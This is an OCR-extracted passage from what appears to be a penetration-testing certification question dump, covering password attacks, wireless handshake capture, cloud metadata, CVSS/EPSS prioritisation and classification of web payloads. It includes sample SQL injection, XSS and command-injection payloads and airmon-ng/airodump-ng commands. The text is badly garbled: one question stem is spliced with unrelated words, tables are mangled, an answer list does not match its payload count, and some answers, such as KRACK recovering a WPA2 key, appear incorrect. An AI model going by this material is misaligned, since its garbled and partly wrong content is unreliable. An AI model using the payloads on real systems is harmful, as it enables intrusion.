
Other Recommendations:

Vulnerability Management System: While adding systems to this system helps track vulnerabilities, it does not address the root cause of configuration inconsistencies.

Endpoint Detection and Response (EDR): Useful for detecting and responding to threats, but not for enforcing consistent configurations.

Patch Management: Patching systems addresses specific vulnerabilities but does not solve broader configuration management issues.

Pentest Reference:

System Hardening: Ensuring all systems adhere to security baselines and configurations to reduce attack surfaces.

Automation in Security: Using configuration management tools to automate security practices, ensuring compliance and reducing manual errors.

Implementing a configuration management system addresses the root issue by ensuring consistent security configurations, software deployments, and patch management across the entire environment.

Question: 94

[Attacks and Exploits]

A penetration tester obtains password dumps associated with the target and identifies strict lockout policies. The tester does not want to lock out accounts when attempting access. Which of the following techniques should the tester use?

A. Credential stuffing
B. MFA fatigue
C. Dictionary attack
D. Brute-force attack

Answer: A

Explanation:

To avoid locking out accounts while attempting access, the penetration tester should use credential stuffing.

Credential Stuffing:

Definition: An attack method where attackers use a list of known username and password pairs, typically obtained from previous data breaches, to gain unauthorized access to accounts.

Advantages: Unlike brute-force attacks, credential stuffing uses already known credentials, which reduces the number of attempts per account and minimizes the risk of triggering account lockout mechanisms.

Tool: Tools like Sentry MBA, Snipr, and others are commonly used for credential stuffing attacks. Other Techniques:

MFA Fatigue: A social engineering tactic to exhaust users into accepting multi-factor authentication requests, not applicable for avoiding lockouts in this context.

Dictionary Attack: Similar to brute-force but uses a list of likely passwords; still risks lockout due to multiple attempts.

Brute-force Attack: Systematically attempts all possible password combinations, likely to trigger account lockouts due to high number of failed attempts.

Pentest Reference:

Password Attacks: Understanding different types of password attacks and their implications on account security.
Account Lockout Policies: Awareness of how lockout mechanisms work and strategies to avoid triggering them during penetration tests.
By using credential stuffing, the penetration tester can attempt to gain access using known credentials without triggering account lockout policies, ensuring a stealthier approach to password attacks.

Question: 95

[Information Gathering and Vulnerability Scanning]
A penetration tester runs a vulnerability scan that identifies several issues across numerous customer hosts. The executive report outlines the following information:

Server High-severity vulnerabilities
1. Development sandbox server 32
2. Back office file transfer server 51
3. Perimeter network web server 14
4. Developer QA server 92

The client is con ble monitoring mode using Aircrack-ng ch of the following hosts should the penetration tester select for additional manual testing?

A. Server 1
B. Server 2
C. Server 3
D. Server 4

Answer: C

Explanation:

Client Concern:
Availability: The client is specifically concerned about the availability of their consumer-facing production application.
Ensuring this application is secure and available is crucial to the business. Server Analysis:
Server 1 (Development sandbox server): Typically not a production server; vulnerabilities here are less likely to impact the consumer-facing application.
Server 2 (Back office file transfer server): Important but generally more internal-facing and less likely to directly affect the consumer-facing application.
Server 3 (Perimeter network web server): Likely hosts the consumer-facing application or critical services related to it. High-severity vulnerabilities here could directly impact availability.
Server 4 (Developer QA server): Similar to Server 1, more likely to be used for testing rather than production, making it less critical for immediate manual testing.
Pentest Reference:
Risk Prioritization: Focus on assets that have the most significant impact on business operations, especially those directly facing consumers.
Critical Infrastructure: Ensuring the security and availability of web servers exposed to the internet as they are prime targets for attacks.
By selecting Server 3 (the perimeter network web server) for additional manual testing, the penetration tester addresses

the client's primary concern about the availability and security of the consumer-facing production application.

Question: 96

[Attacks and Exploits]
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:

Enabling monitoring mode on the wireless adapter is the essential step before capturing WPA2 handshakes. Monitoring mode allows the adapter to capture all wireless traffic in its vicinity, which is necessary for capturing handshakes.
Preparation:
Wireless USB Dongle: Ensure the wireless USB dongle is compatible with monitoring mode and packet injection.
Aircrack-ng Suite: Use the Aircrack-ng suite, a popular set of tools for wireless network auditing.
Enable Monitoring Mode:
Command: Use the airmon-ng tool to enable monitoring mode on the wireless interface.
Step-by-Step Explanationairmon-ng start wlan0
Verify: Check if the interface is in monitoring mode.
iwconfig
Capture WPA2 Handshakes:
Airodump-ng: Use airodump-ng to start capturing traffic and handshakes.
airodump-ng wlan0mon
Reference from Pentesting Literature:
Enabling monitoring mode is a fundamental step in wireless penetration testing, discussed in guides like "Penetration Testing - A Hands-on Introduction to Hacking".
HTB write-ups often start with enabling monitoring mode before proceeding with capturing WPA2 handshakes.
Reference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

Question: 97

[Attacks and Exploits]
In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

A. IAM
B. Block storage

C. Virtual private cloud

D. Metadata services

Answer: D

Explanation:

In a cloud environment, the information used to configure virtual machines during their initialization could have been accessed through metadata services.

Metadata Services:

Definition: Cloud service providers offer metadata services that provide information about the running instance, such as instance ID, hostname, network configurations, and user data.

Access: These services are accessible from within the virtual machine and often include sensitive information used during the initialization and configuration of the VM.

Other Features:

IAM (Identity and Access Management): Manages permissions and access to resources but does not directly expose initialization data.

Block Storage: Provides persistent storage but does not directly expose initialization data.

Virtual Private Cloud (VPC): Provides network isolation for cloud resources but does not directly expose initialization data.

Pentest Reference:

Cloud Security: Understanding how metadata services work and the potential risks associated with them is crucial for securing cloud environments.

Exploitation: Metadata services can be exploited to retrieve sensitive data if not properly secured. By accessing metadata services, an attacker can retrieve sensitive configuration information used during VM initialization, which can lead to further exploitation.

Question: 98

During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop

B. Replay

C. Initialization vector

D. KRACK

Answer: D

Explanation:

To break the key for a Wi-Fi network that uses WPA2 encryption, the penetration tester should use the KRACK (Key Reinstallation Attack) attack.

KRACK (Key Reinstallation Attack):

Definition: KRACK is a vulnerability in the WPA2 protocol that allows attackers to decrypt and potentially inject packets into a Wi-Fi network by manipulating and replaying cryptographic handshake messages.

Impact: This attack exploits flaws in the WPA2 handshake process, allowing an attacker to break the encryption and gain access to the network.

Other Attacks:

ChopChop: Targets WEP encryption, not WPA2.

Replay: Involves capturing and replaying packets to create effects such as duplicating transactions; it does not break WPA2 encryption.

Initialization Vector (IV): Related to weaknesses in WEP, not WPA2.

Pentest Reference:

Wireless Security: Understanding vulnerabilities in Wi-Fi encryption protocols, such as WPA2, and how they can be exploited.

KRACK Attack: A significant vulnerability in WPA2 that requires specific techniques to exploit.

By using the KRACK attack, the penetration tester can break WPA2 encryption and gain unauthorized access to the Wi-Fi network.

Top of Form

Bottom of Form

Question: 99

[Attacks and Exploits]

A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

H. st name	IP address	CVSS 2.0	EPSS
?.r iat abase	19 2.16 C . 2 0.5 5	9.9	0 • 50
financesite	192.168.15.99	8.0	0.01
legaldatabase	192.168.10.2	8 2	0.60
fileserver	r . . '". ‘	7.6	0.90

Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite

Answer: A

Explanation:

Evaluation Criteria:

CVSS (Common Vulnerability Scoring System): Indicates the severity of vulnerabilities, with higher scores representing more critical vulnerabilities.

EPSS (Exploit Prediction Scoring System): Estimates the likelihood of a vulnerability being exploited in the wild.

Analysis:

hrdatabase: CVSS = 9.9, EPSS = 0.50

financesite: CVSS = 8.0, EPSS = 0.01

legaldatabase: CVSS = 8.2, EPSS = 0.60

fileserver: CVSS = 7.6, EPSS = 0.90

Selection Justification:

fileserver has the highest EPSS score of 0.90, indicating a high likelihood of exploitation despite having a slightly lower CVSS score compared to other targets.

This makes it a critical target for immediate testing to mitigate potential exploitation risks.

Pentest Reference:

Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.

Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.

By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores.

Top of Form

Bottom of Form

Question: 100

HOTSPOT

[Attacks and Exploits]

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#Inner-tab"xscript>alert(l)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization \ J sandbox requests Input Sanitization ' S. ( ]. (.) Input Sanitization ' <, ,>, -
item-widget'; waitfor'X20delay%20 '00:00:20';--	Command Injection DOM-based Cross Site Scnpting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queues Preventing external calls Input Sanitization . \ / sandbox requests Input Sanitization S. [ ]. ( ). Input Sanitization •<.,>-
item=widgetX20unionX20selectX20null,null,^version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queues Preventing external calls Input Sanitization \. / sandbox requests Input Sanitization . S. (.]. ( ). Input Sanitization'<, , >. -.
search-Bob"X3eX3cimgX20srcX3daX20onerrorX3dalert(l)X3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scnpting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queues Preventing external calls Input Sanitization \. / sandbox requests Input Sanitization . S. [.]. (.). Input Sanitization ". «. , > -.
item=widget '-rconvert (int, ^version)+'	Command Injection DOM-based Cress Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization . \ / sandbox requests Input Sanitization S [ ]. ( ) Input Sanitization ' ' < . >. -
site-www.exa'ping%20-cX2010X201ocalhost'mple.com	Command Injection DOM-based Cross Site Scnpting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scnpting Local File Inclusion	Parameterized queries Preventing external calls Input Sanitization . \. / . sandbox requests Input Sanitization . S ( ]. ( ) Input Sanitization ". < , > -

Answer:

Explanation:

1. Reflected XSS - Input sanitization (<> ...)
2. Sql Injection Stacked - Parameterized Queries
3. DOM XSS - Input Sanitization (<> ...)
4. Local File Inclusion - sandbox req
5. Command Injection - sandbox req
6. SQLi union - paramtrized queries
7. SQLi error - paramtrized queries
8. Remote File Inclusion - sandbox
9. Command Injection - input saniti $
10. URL redirect - prevent external calls

Question: 101

[Attacks and Exploits]

You are a penetration tester running port scans on a server.

INSTRUCTIONS

Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Penetration Testing

Parti Part 2

Drag and Drop Options

- -sL
- -O
- 192.168.2.2
- -sU
- -sV
- -p 1-1023
- 192.168.2.1-100
- -Pn
- nc
- --top-ports=1000
- hping
- --top-ports=100
- nmap

0 NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81 :B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kemel:2.4.21
OS details: Linux 2.4.21

Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.

# Scan done at Fri Oct 13 10:03:06 2017-1 IP address (1 host up)
scanned in 26.80 seconds
```

O **Command**

Penetration Testing

Question Options

Using the output, identify potential attack vectors that should be further investigated.

- Weak SMB file permissions
- FTP anonymous login
- Webdavfile upload
- Weak Apache Tomcat Credentials
- Null session enumeration
- Fragmentation attack
- SNMP enumeration
- ARP spoofing

0 NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81 :B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 -1 IP address (1 host up)
scanned in 26.80 seconds
```

Answer: See explanation below.

Explanation:

Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns

Part 2 - Weak SMB file permissions

https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting-os-and-services-running-on-a-target-host

Question: 102

DRAG DROP

[Tools and Code Analysis]

You are a penetration tester reviewing a client's website through a web browser.


INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are

present.

Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Secure System

(■ C https://comptia org/login aspxwviewsource

```
<html>
<head>
<titte>Secure Login < title'
</head>
<body>
<meta
contend ■c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGdtaWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRz2mZ2bnVzZm53cnVMYnZ1ZXJ2="name="csr1-token"'>
<select><script>
document writef<OPTION value=1>"<document location href substringfdocumenl locaton href indexOf("f=")»16)» XOPTION'"),
</scnpt></setect>
<div align="center">
<form aclion="<c url value-mam do7>"method="post">
<div style="margin-top 200px margin bottom 10px">
<span styie="width500px color blue,font-size 30px font-weight brAl.border-bottom 1 px solid blue ">Comptia Secure System Login</span>
<Jdw>
<div style="margin bottom 5px ">
<span style="width lOOpx ">Name</span>
<input styte="width:15Opx,"type="texr name="name" id="name" value'"'
<1- input style="width 15Opx "type=text" name="name" id="name" value='admin"->
</div>
<div'<span style="width tOOpx ">Password <'span'<input styte'"width 15Opx ' type="password" name="Password' id="password" value'"'
<t-div><scan style="width 100px ">Password < span'<input style="width 150px' type="password" name="Password" id="passwo rd" value="password" ->
```

Secure System

<- C https //comptia org/login aspx#vtewcookies

Name	Value	Domain	Path	Expires/.	Size	HTTP	Secure	SameSite
ASP NET_Sessionld	h 1 bcdctse2ewvqwf4bdcby3v	www com		Session	41			
_ utma	36104370 911013732 15082669 63 1508266963 1508266963 1	comptia o		2019-10-1	59			
utmb	361044370 7 9 1508267988443	comptia o	*1*	2017-10-1	32			
utmc	36104370	comptia o.	/	Session	14			
utmt	1	comptia o.	/	2017-10-1	7			
__utmv	36104370 |2=Account%2OType= Nol%20Defined=1	comptia.o..		2019-10-1	48			
_ utmz	36104370 1508266963 1 1 utmc sr=google|utmccn=(organic)|utm c .	comptia o	/	2018-04-1	99			
_sp_id.O767	4a84866c6ffff51 c 1508266964 1 1508258019 1508266964 8183 4f7	comptia o	/	2019-10-1	99			
sp ses.0767	•	comptia o.	/	2017-10-1	13			

Secure System

<- C https //comptia org/togin aspx#remediatesource


```
1 r <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 n <txxly>
6r <meta
7 conlent="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZOtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 bnNkbGlqO2Job3VpYXNpZGZubXM7bGtkZinliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhl<c3VmZyBuc2pyZ2hzZHVmaG
9 r d1d3fJmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-loken7> to <select><script>
11 document wnte("<OPTION value=1>'"*document location href substnngfdocument locaton href indexOfff=")»16)r "</0PTI0N>"),
12 </scnpt></select>
130 <div align=-cenler">
147 <form action="<c ud value-main do·/>"method="posT>
15" <div style="margin-top 200px margin-bottom 10px.">
16 <span styte="width 500px color blue,font-size 30px,font-weight bold.border-bottom 1 px solid blue:'»Comptia Secure System Login</span>
17 </div>
18n <div style="margin-bottom 5px,'>
19C <span style="width lOOpx.">Name</span>
20 <input style="width t50px,"type=3ext" name="name" id="name" value=">
21 ri <1- input style="width 150px."type="text" name="name" id="name" value="admin"->
22 r </div>
23 <div><span style="width 100px ">Password </span><input styte="width 150px" lype='password" name="Password" id="password' value=">
24 <!--div><scan style="width tOOpx ">Password </span><input style="width 150px" type="password" name-'Password" id="password" value='password" ->
```

Secure System

<- C httpsV/comptia org/login aspx#remediatecookies

Name	Value	Domain	Path	Expires/	Size	HTTP	Secure	SameSite |
ASP NET Sessionld	h 1 bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	□		delete
_ utma	36104370 911013732.15082669 63 1508266963 1508266963 1	comptia o	/	2019-10-1 .	59	n	□	r delete
utmb	361044370 7.9 1508267988443	comptiao	/	2017-10-1	32	D		delete

utmc	36104370	comptia o	/	Session	14			delete
utmt	1	comptia o	/	2017-10-1	7	□	□	delete
_utmv	36104370 |2=Account%20Type=Not%20Defined=1	comptia o	/	2019-10-1 .	48	n	n	Ei delete
_utmz	36104370 1508266963 1 1 utmcsr-google|utmccn=(organic)|utmc...	comptiao	/	2018-04-1	99	□	E	delete
_Sp_ldO767	4a84866c6ffff51 c 1508266964 1 1508258019 1508266964 81 ff34f7	comptiao	*1*	2019-10-1	99	□	□	r l delete
sp ses0767	*	comptia o	/	2017-10-1	13	□		delete



Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

